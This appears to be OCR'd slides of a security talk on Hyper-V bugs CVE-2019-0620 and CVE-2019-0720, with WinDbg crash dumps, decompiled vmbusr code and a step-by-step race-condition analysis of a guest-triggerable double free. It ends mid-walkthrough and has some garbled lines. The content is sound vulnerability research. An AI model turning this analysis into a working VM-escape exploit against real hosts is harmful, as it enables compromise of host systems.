vhdmp!VhdmpiCompleteOffloadRequest+0x373:
fffff80b`dda7c8e3 48894e20        mov     qword ptr [rsi+20h],rcx
3: kd> r rcx
rcx=ffffb186e339a620
```

```
@rax != 0) {} .else{.echo ;g;}"

bleInsertLocked;r r8d;r rax;.ech
CommandCopyOperationAbort;r rbx;
rax;r rdi;.echo ;g;"

 @rcx;.echo ; g"
```

```
Binary : vmbkmcl.sys
```

```
rcx=ffffb186e339a620
3: kd> g
rcx=ffffb186e339a000
 # Child-SP          RetAddr           Call Site
00 ffff8287`f6bce8f0 fffff80b`dd602513 storvsp!VstorCom
01 ffff8287`f6bce920 fffff80b`dda2123c storvsp!VstorCom
02 ffff8287`f6bce9e0 fffff80b`dda6f940 vhdparser!NVhdIc
03 ffff8287`f6bcea10 fffff80b`dda55202 vhdmp!VhdmpiPerf
04 ffff8287`f6bcea40 fffff80b`dda54b42 vhdmp!VhdmpiComp
05 ffff8287`f6bceb00 fffff80b`dda54aff vhdmp!VhdmpiDecr
06 ffff8287`f6bceb30 fffff80b`dda549b8 vhdmp!VhdmpiSrbP
07 ffff8287`f6bceb70 fffff80b`dda54867 vhdmp!VhdmpiVhd2
08 ffff8287`f6bcebb0 fffff80b`dda5adbd vhdmp!AeProcessT
09 ffff8287`f6bcec00 fffff80b`dda5acc7 vhdmp!VhdmpiVhd2
0a ffff8287`f6bcec60 fffff801`2c4dfbcf vhdmp!VhdmpiSrbP
0b ffff8287`f6bcecc0 fffff801`2c4dfa97 nt!IopfCompleteR
0c ffff8287`f6bcede0 fffff80b`dda7b173 nt!IofCompleteRe
0d ffff8287`f6bcee10 fffff801`2c4dfbcf vhdmp!VhdmpiMain
0e ffff8287`f6bcee40 fffff801`2c4dfa97 nt!IopfCompleteR
0f ffff8287`f6bcef60 fffff80b`dbd6a777 nt!IofCompleteRe
10 ffff8287`f6bcef90 fffff80b`dbf14820 Ntfs!NtfsExtende
11 ffff8287`f6bcf000 fffff80b`dbed09ac Ntfs!NtfsOffload
12 ffff8287`f6bcf110 fffff80b`dbe1ce9b Ntfs!NtfsUserFsR
13 ffff8287`f6bcf190 fffff801`2c4ddef9 Ntfs!NtfsFsdFile
14 ffff8287`f6bcf2c0 fffff80b`da6d7207 nt!IofCallDriver
15 ffff8287`f6bcf300 fffff80b`da70aed0 FLTMGR!FltpLegac
16 ffff8287`f6bcf370 fffff801`2c4ddef9 FLTMGR!FltpFsCon
17 ffff8287`f6bcf3d0 fffff80b`dda5b101 nt!IofCallDriver
18 ffff8287`f6bcf410 fffff80b`ddabd51b vhdmp!VhdmpiFile
19 ffff8287`f6bcf490 fffff801`2c4f9e35 vhdmp!VhdmpiVdlE
1a ffff8287`f6bcf540 fffff801`2c5164f7 nt!ExpWorkerThre
1b ffff8287`f6bcf5d0 fffff801`2c653906 nt!PspSystemThre
1c ffff8287`f6bcf620 00000000`00000000 nt!KiStartSystem
$thread=ffffb186e0adf040
Pool page ffffb186e339a000 region is Nonpaged pool
*ffffb186e339a000 : large page allocation, tag is Vkin,
               Pooltag Vkin : Hyper-V VMBus KMCL drive
vhdmp!VhdmpiCompleteOffloadRequest+0x373:
fffff80b`dda7c8e3 48894e20        mov     qword ptr [rsi+20h],rcx
3: kd> r rcx
rcx=ffffb186e339a620
```

```
.....Omit some debug content.....
rcx=ffffb186e339a000
 # Child-SP          RetAddr           Call Site
00 ffff8287`f5eca2f0 fffff80b`dd602513 storvsp!VstorCompleteScsiRequest+0x2d7
01 ffff8287`f5eca320 fffff80b`dda2258d storvsp!VstorCompleteScsiRequest+0x273
02 ffff8287`f5eca3e0 fffff80b`dda2191f vhdparser!NVhdParserCompleteScsiRequest+0x3d
03 ffff8287`f5eca410 fffff80b`dd601ae1 vhdparser!NVhdParserExecuteScsiRequestDisk+0x90f
04 ffff8287`f5eca460 fffff80b`dd6016f1 storvsp+0x1ae1
05 ffff8287`f5eca4c0 fffff80b`dcb3148b storvsp+0x16f1
06 ffff8287`f5eca4f0 fffff80b`dcc95680 vmbkmclr!InpProcessingWorkerRoutine+0x2fb
07 ffff8287`f5eca570 fffff801`2c5164f7 vmbusr!AwWorkerThread+0xb0
08 ffff8287`f5eca5d0 fffff801`2c653906 nt!PspSystemThreadStartup+0x47
09 ffff8287`f5eca620 00000000`00000000 nt!KiStartSystemThread+0x16
$thread=ffffb186deef7040
Pool page ffffb186e339a000 region is Nonpaged pool
*ffffb186e339a000 : large page allocation, tag is Vkin, size is 0x4000 bytes
               Pooltag Vkin : Hyper-V VMBus KMCL driver (incoming packets), Binary : vmbkmcl.sys

KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000007e
                       (0xFFFFFFFFC0000005,0xFFFFF80BDCB32A0D,0xFFFF8287F5EC9FC8,0xFFFF8287F5EC9810)

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

nt!DbgBreakPointWithStatus:
fffff801`2c6540c0 cc              int     3
```

CVE-2019-0620

- Exploit thinking
  - PoC has a chance to cause UAF.
  - Find suitable object for kernel pool Spray.
- Why failed?
  - No object of suitable size was found…

CVE-2019-0720

```
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x000000d1
                       (0x0000000000000008,0x0000000000000002,0x

Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been

A fatal system error has occurred.

Connected to Windows 10 17134 x64 target at (Mon Jun 10 10:22:21
Loading Kernel Symbols
.....
.....
.....
.....
Loading User Symbols

Loading unloaded module list
.....
*******************************************************************
*
*                        Bugcheck Analysis
*
*******************************************************************

Use !analyze -v to get detailed debugging information.

BugCheck D1, {8, 2, 1, fffff80d4239acd8}

Probably caused by : vmbusr.sys ( vmbusr!ChDeleteGpadlViewIfUnreferenced+30 )

Followup:     MachineOwner
---------
```

```
nt!DbgBreakPointWithStatus:
fffff801`d93bc2c0 cc              int     3
2: kd> r $thread
$thread=ffffc48e1a7c6040
2: kd> ?? @$thread->Cid
struct _CLIENT_ID
   +0x000 UniqueProcess     : 0x00000000`00000004 Void
   +0x008 UniqueThread      : 0x00000000`0000019c Void
2: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff8105`7463ee48 fffff801`d944f172 nt!DbgBreakPointWithStatus
01 ffff8105`7463ee50 fffff801`d944e982 nt!KiBugCheckDebugBreak+0x12
02 ffff8105`7463eeb0 fffff801`d93b4797 nt!KeBugCheck2+0x962
03 ffff8105`7463f5d0 fffff801`d93c5269 nt!KeBugCheckEx+0x107
04 ffff8105`7463f610 fffff801`d93c1ee5 nt!KiBugCheckDispatch+0x69
05 ffff8105`7463f750 fffff80d`4239acd8 nt!KiPageFault+0x425
06 ffff8105`7463f8e0 fffff80d`4239b5f6 vmbusr!ChDeleteGpadlViewIfUnreferenced+0x30
07 ffff8105`7463f910 fffff80d`4239908c vmbusr!ChUnmapGpadlView+0xae
08 ffff8105`7463f9a0 fffff80d`42787d7f vmbusr!BusChUnmapGpadlView+0xc
09 ffff8105`7463f9d0 fffff80d`430bc751 vmbkmclr!VmbChannelUnmapGpadl+0x1f
0a ffff8105`7463fa00 fffff80d`430bdb8e vmswitch!VmsVmNicPvtDestroyReceiveBuffers+0x111
0b ffff8105`7463fa50 fffff801`d929a50c vmswitch!VmsVmNicPvtRevokeRecieveBufferWorkItem+0x10e
0c ffff8105`7463fa90 fffff801`d9261e35 nt!IopProcessWorkItem+0x12c
0d ffff8105`7463fb00 fffff801`d927e4f7 nt!ExpWorkerThread+0xf5
0e ffff8105`7463fb90 fffff801`d93bbb06 nt!PspSystemThreadStartup+0x47
0f ffff8105`7463fbe0 00000000`00000000 nt!KiStartSystemThread+0x16
```

CVE-2019-0720

- RtlDeleteElementGenericTableAvl's second parameter is the return value from RtlLookupElementGenericTableAvl

```
signed __int64 __fastcall ChUnmapGpadlView(__int64 a1, int a2)
{
  __int64 v2; // rbp
  KIRQL v3; // bl
  __int64 v4; // rdi
  KIRQL v5; // al
  KIRQL v6; // bl
  __int64 v8; // [rsp+30h] [rbp-58h]
  int v9; // [rsp+38h] [rbp-50h]

  v2 = *(_QWORD *)(a1 + 0xD0);
  v9 = a2;
  v8 = a1;
  v3 = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(v2 + 0x3C0));//comme
  v4 = RtlLookupElementGenericTableAvl(v2 + 0x3C8, &v8);
  KeReleaseSpinLock((PKSPIN_LOCK)(v2 + 0x3C0), v3);
  if ( !v4 || !*(_BYTE *)(v4 + 0xC) )
    return 0xC0000225i64;
  XPartUnlockChildPages(
    v2,
    *(_QWORD *)(v4 + 0x38),
    *(PMDL **)(v4 + 0x40),
    *(unsigned __int16 *)(v4 + 0xE),
    *(_DWORD *)(v4 + 0x1C));
  _InterlockedIncrement((volatile signed __int32 *)&GpadlsUnmapped);
  v5 = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(v2 + 0x3C0));//comme
  *(_BYTE *)(v4 + 0xC) = 0;
  v6 = v5;
  ChDeleteGpadlViewIfUnreferenced(v2, (__int64 *)v4, 1);
  KeReleaseSpinLock((PKSPIN_LOCK)(v2 + 0x3C0), v6);
  return 0i64;
}
```

```
__int64 __fastcall ChDeleteGpadlViewIfUnreferenced(__int64 a1, __int64 *a2, char a3)
{
  __int64 *v3; // rbx
  __int64 v4; // rdi
  __int64 v5; // rdx
  void *v6; // rcx
  int v7; // eax
  __int64 v8; // rcx
  __int64 result; // rax

  v3 = a2;
  v4 = a1;
  if ( !*((_BYTE *)a2 + 0xC) && *((_BYTE *)a2 + 0xD) )
  {
    v5 = a2[9];
    if ( a3 )
    {
      *(_DWORD *)(v5 + 8) = *((_DWORD *)v3 + 2);
      XPartSendMessage(a1, v5 - 64);
    }
    else
    {
      XPartFreeWithQuota(*(_QWORD *)(v5 - 64 + 16), v5 - 64, (unsigned int)(*(_DWORD
    }
    v6 = (void *)v3[4];
    v3[9] = 0i64;
    ExFreePoolWithTag(v6, 'subV');
    v7 = *((_DWORD *)v3 + 6);
    v3[4] = 0i64;
    _InterlockedExchangeAdd((volatile signed __int32 *)(v4 + 632), -v7);
    v8 = *v3;
    *((_DWORD *)v3 + 6) = 0;
    ChDereferenceChannelInternal(v8, 394i64);
    result = RtlDeleteElementGenericTableAvl(v4 + 0x3C8, v3);
  }
  return result;
}
```

Delete from generic table and free

CVE-2019-0720

- RtlDeleteElementGenericTableAvl not only deletes a specified element from a generic table, but also free the specified element.
- vmbusr!ChUnmapGpadlView's second parameter is "**gpadl_handle**", "**gpadl_handle**" can be controlled by Guest Machine.

CVE-2019-0720

- RtlDelete… element …d …ment.
- vmbusr!… “**gpadl_h…** Machine…

```
int vmbus_teardown_gpadl(struct vmbus_channel *channel, u32 gpadl_handle)
{
    struct vmbus_channel_gpadl_teardown *msg;
    struct vmbus_channel_msginfo *info;
    unsigned long flags;
    int ret;

    info = kmalloc(sizeof(*info) +
                   sizeof(struct vmbus_channel_gpadl_teardown), GFP_KERNEL);
    if (!info)
        return -ENOMEM;

    init_completion(&info->waitevent);
    info->waiting_channel = channel;

    msg = (struct vmbus_channel_gpadl_teardown *)info->msg;

    msg->header.msgtype = CHANNELMSG_GPADL_TEARDOWN;
    msg->child_relid = channel->offermsg.child_relid;
    msg->gpadl = gpadl_handle;

    spin_lock_irqsave(&vmbus_connection.channelmsg_lock, flags);
    list_add_tail(&info->msglistentry,
                  &vmbus_connection.chn_msg_list);
    spin_unlock_irqrestore(&vmbus_connection.channelmsg_lock, flags);

    if (channel->rescind)
        goto post_msg_err;

    ret = vmbus_post_msg(msg, sizeof(struct vmbus_channel_gpadl_teardown),
                         true);
```

Reference: Linux Kernel Source Tree

CVE-2019-0720

- Important information about **vmbusr!ChUnmapGpadlView**

  - vmbusr!ChUnmapGpadlView will running at a multithreaded environment; Actually **Multi-core** processor environment.
  - vmbusr!ChUnmapGpadlView second parameter controlled by Guest data(**gpadl_handle**), and the first parameter can be controlled by what channel we use indirectly;


CVE-2019-0720

```
signed __int64 __fastcall ChUnmapGpadlView(__int64 a1, int a2)
{
  __int64 v2; // rbp
  KIRQL v3; // bl
  __int64 v4; // rdi
  KIRQL v5; // al
  KIRQL v6; // bl
  __int64 v8; // [rsp+30h] [rbp-58h]
  int v9; // [rsp+38h] [rbp-50h]

  v2 = *(_QWORD *)(a1 + 0xD0);
  v9 = a2;
  v8 = a1;
  v3 = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(v2 + 0x3C0));//comments-1: Acquire spinlock (v2+0x3c0)
  v4 = RtlLookupElementGenericTableAvl(v2 + 0x3C8, &v8);
  KeReleaseSpinLock((PKSPIN_LOCK)(v2 + 0x3C0), v3);
  if ( !v4 || !*(_BYTE *)(v4 + 0xC) )
    return 0xC0000225i64;
  XPartUnlockChildPages(
    v2,
    *(_QWORD *)(v4 + 0x38),
    *(PMDL **)(v4 + 0x40),
    *(unsigned __int16 *)(v4 + 0xE),
    *(_DWORD *)(v4 + 0x1C));
  _InterlockedIncrement((volatile signed __int32 *)&GpadlsUnmapped);
  v5 = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(v2 + 0x3C0));//comments-2: Acquire spinlock (v2+0x3c0)
  *(_BYTE *)(v4 + 0xC) = 0;
  v6 = v5;
  ChDeleteGpadlViewIfUnreferenced(v2, (__int64 *)v4, 1);
  KeReleaseSpinLock((PKSPIN_LOCK)(v2 + 0x3C0), v6);
  return 0i64;
}
```

State-1

State-2

State-3



CVE-2019-0720


- Assume the following situation:

  - There are two threads: ThreadA & ThreadB; Running on different CPUs.
  - ThreadA & ThreadB will running to vmbusr!ChUnmapGpadlView at the same time.
  - Both of two threads call function vmbusr!ChUnmapGpadlView have **SAME** parameter.
  - ThreadA a little more faster than ThreadB.

CVE-2019-0720

- Steps – 1


- ThreadA will **first** acquire the spinlock(spinlock address : v2+0x3c0) and into a critical region. (State-1)
- At the same time, ThreadB will waiting for the spinlock.



CVE-2019-0720

- Steps – 2


- ThreadA call function RtlLookupElementGenericTableAvl and return a pointer PointerA. (State-1)
- Release the spinlock and exit the critical region.



CVE-2019-0720

- Steps – 3


- ThreadB acquire the same spinlock(spinlock address : v2+0x3c0) and into a critical region. (State-1)
- ThreadA acquire spinlock and waiting for the spinlock. (State-2)



CVE-2019-0720

- Steps – 4

